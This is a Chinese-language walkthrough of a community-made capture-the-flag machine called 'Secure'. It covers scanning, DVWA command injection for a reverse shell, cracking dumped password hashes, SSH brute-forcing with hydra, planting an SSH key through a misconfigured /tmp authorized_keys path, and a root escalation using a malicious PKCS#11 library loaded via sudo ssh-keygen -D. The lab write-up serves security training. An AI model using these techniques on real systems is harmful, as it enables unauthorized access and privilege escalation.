群友靶机-Secure

信息收集

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ sudo nmap -p- 10.0.2.29
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 01:05 EST
Nmap scan report for 10.0.2.29
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:EB:76:00 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
```


主页是个ssh 并且有个安全提示

暂且没啥用 看看目录扫描结果


```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ dirsearch -u http://10.0.2.29
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
```

```
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /home/kali/Desktop/secure/reports/http_10.0.2.29/_25-12-01_01-05-
36.txt

Target: http://10.0.2.29/

[01:05:36] Starting:
[01:05:37] 403 -  274B  - /.ht_wsr.txt
[01:05:37] 403 -  274B  - /.htaccess.bak1
[01:05:37] 403 -  274B  - /.htaccess.orig
[01:05:37] 403 -  274B  - /.htaccess.sample
[01:05:37] 403 -  274B  - /.htaccess.save
[01:05:37] 403 -  274B  - /.htaccess_extra
[01:05:37] 403 -  274B  - /.htaccess_orig
[01:05:37] 403 -  274B  - /.htaccess_sc
[01:05:37] 403 -  274B  - /.htaccessBAK
[01:05:37] 403 -  274B  - /.htaccessOLD
[01:05:37] 403 -  274B  - /.htaccessOLD2
[01:05:37] 403 -  274B  - /.htm
[01:05:37] 403 -  274B  - /.html
[01:05:37] 403 -  274B  - /.htpasswd_test
[01:05:37] 403 -  274B  - /.httr-oauth
[01:05:37] 403 -  274B  - /.htpasswds
[01:05:38] 403 -  274B  - /.php
[01:05:55] 302 -    0B  - /dvwa/  ->  login.php
[01:05:56] 200 -    7B  - /file.php
[01:06:04] 200 -   23KB - /phpinfo.php
[01:06:08] 403 -  274B  - /server-status/
[01:06:08] 403 -  274B  - /server-status
```


dvwa非常瞩目啊 看看情况



通过默认凭据进去 并且提示难度是 `impossible`



直接改一手low 然后通过命令注入rce




```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.29] 58962
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

看一眼dvwa数据库

```
cat config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the
variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a
dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at:
https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
```

```
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low',
'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?:
'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies
around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?:
false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi
labs.
#   This does not affect the backend for any other services, just these two
labs.
#   If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
#$_DVWA['SQLI_DB'] = SQLITE;
#$_DVWA['SQLITE_DB'] = 'sqli.db';

?>
```

```
MariaDB [dvwa]> select * from users;
select * from users;
+---------+-----------+-----------+---------+-------------------------------
--+----------------------------------+---------------------+-------------+
| user_id | first_name | last_name | user    | password
| avatar                           | last_login          | failed_login |
+---------+-----------+-----------+---------+-------------------------------
--+----------------------------------+---------------------+-------------+
|       1 | admin      | admin     | admin   |
5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg   | 2025-11-
29 06:43:35 |           0 |
```

```
|       2 | Gordon     | Brown     | gordonb |
e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | 2025-11-
29 06:43:35 |            0 |
|       3 | Hack       | Me        | 1337    |
8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg    | 2025-11-
29 06:43:35 |            0 |
|       4 | Pablo      | Picasso   | pablo   |
0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg   | 2025-11-
29 06:43:35 |            0 |
|       5 | Bob        | Smith     | smithy  |
5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg  | 2025-11-
29 06:43:35 |            0 |
+---------+------------+-----------+---------+----------------------------------
--+----------------------------------+--------------------+--------------+
5 rows in set (0.000 sec)
```

dvwa里面用户还挺多

```
www-data@Secure:/var/www/html/dvwa/config$ ls -la /h
ls -la /home/
total 32
drwxr-xr-x  8 root     root     4096 Nov 29 04:38 .
drwxr-xr-x 19 root     root     4096 Nov 29 07:25 ..
drwx------  2 lzh      lzh      4096 Nov 29 08:15 lzh
drwx------  2 mj       mj       4096 Nov 29 08:13 mj
drwx------  2 one3     one3     4096 Nov 29 08:20 one3
drwxr-xr-x  2 qiaojojo qiaojojo 4096 Nov 29 08:14 qiaojojo
drwx------  2 segfault segfault 4096 Nov 29 08:14 segfault
drwx------  2 todd     todd     4096 Nov 29 08:13 todd
```

家目录用户也不少 先破解mysql数据库里面的

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ john --show hash --format=raw-md5
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

开爆 小字典建议加上nsr参数

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ hydra -L user -P passbook -e nsr ssh://10.0.2.29
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-01
01:18:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7),
~3 tries per task
[DATA] attacking ssh://10.0.2.29:22/
[22][ssh] host: 10.0.2.29   login: lzh   password: hzl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-01
01:18:46
```

拿到一组凭据 `lzh:hzl` 并且其实和字典没啥关系了 全靠使用小字典爆破时 `nsr` 的好习惯

一通翻找后 结合web端提示 看了看ssh的登录配置文件

```
lzh@Secure:~$ cat /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

......
......
PermitRootLogin no
......
......
AuthorizedKeysFile      /tmp/authorized_keys2
StrictModes no
```

```
.......
.......
ChallengeResponseAuthentication no
.......
.......
UsePAM yes
```

首先注意到 `PermitRootLogin NO` 意味着我们不能以root登录 同时 `AuthorizedKeysFile` 使用的是 `/tmp/authorized_keys2` 意味着只要我们对用户态的tmp可控 就可以任意登录除前面因为 `PermitRootLogin NO` 而禁止的 `root` 以外的所有账户

因此 我们可以把公钥传到 `/tmp/authorized_keys2`

```
lzh@Secure:/tmp$ echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKKz5uUh9kvemklc5+uzRcugSxVGpXAMACY6ji9cJB3I
kali@kali' > /tmp/authorized_keys2
```

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ ssh mj@10.0.2.29
Linux Secure 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 29 08:14:59 2025 from 10.0.2.4
mj@Secure:~$ id
uid=1002(mj) gid=1002(mj) groups=1002(mj)

┌──(kali㉿kali)-[~/Desktop/secure]
└─$ ssh todd@10.0.2.29
Linux Secure 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 29 08:13:26 2025 from 10.0.2.4
```

```
todd@Secure:~$ id
uid=1003(todd) gid=1003(todd) groups=1003(todd)
......
......
```

当然 我们本身没有这些用户的密码 依次翻找后发现 `one3` 有sudo权限

```
one3@Secure:~$ sudo -l
Matching Defaults entries for one3 on Secure:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User one3 may run the following commands on Secure:
    (ALL) NOPASSWD: /usr/bin/ssh-keygen
```

最后查找GTFObins上面提示完成提权

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ wget https://raw.githubusercontent.com/OpenSC/libp11/master/src/pkcs11.h -
O pkcs11.h

┌──(kali㉿kali)-[~/Desktop/secure]
└─$ cat payload.c
#include "pkcs11.h"  // 假设 pkcs11.h 在当前目录
#include <stdio.h>
#include <unistd.h>
#include <sys/wait.h>

CK_RV C_GetFunctionList(CK_FUNCTION_LIST_PTR_PTR ppFunctionList) {
    pid_t pid = fork();
    if (pid == 0) {  // 子进程
        char *args[] = {"/bin/bash", NULL};
        execv("/bin/bash", args);  // 替换为 root shell
    } else if (pid > 0) {
        wait(NULL);  // 等待子进程
    } else {
        perror("fork failed");
    }
    return CKR_OK;
}

┌──(kali㉿kali)-[~/Desktop/secure]
└─$ gcc -shared -fPIC -o lib.so payload.c -lc
```

```
┌──(kali㉿kali)-[~/Desktop/secure]
└─$ scp ./lib.so one3@10.0.2.29:/home/one3
lib.so
100%   15KB   8.6MB/s   00:00
```

```
one3@Secure:~$ sudo ssh-keygen -D ./lib.so
root@Secure:/home/one3# id
uid=0(root) gid=0(root) groups=0(root)
root@Secure:/home/one3#
```

结束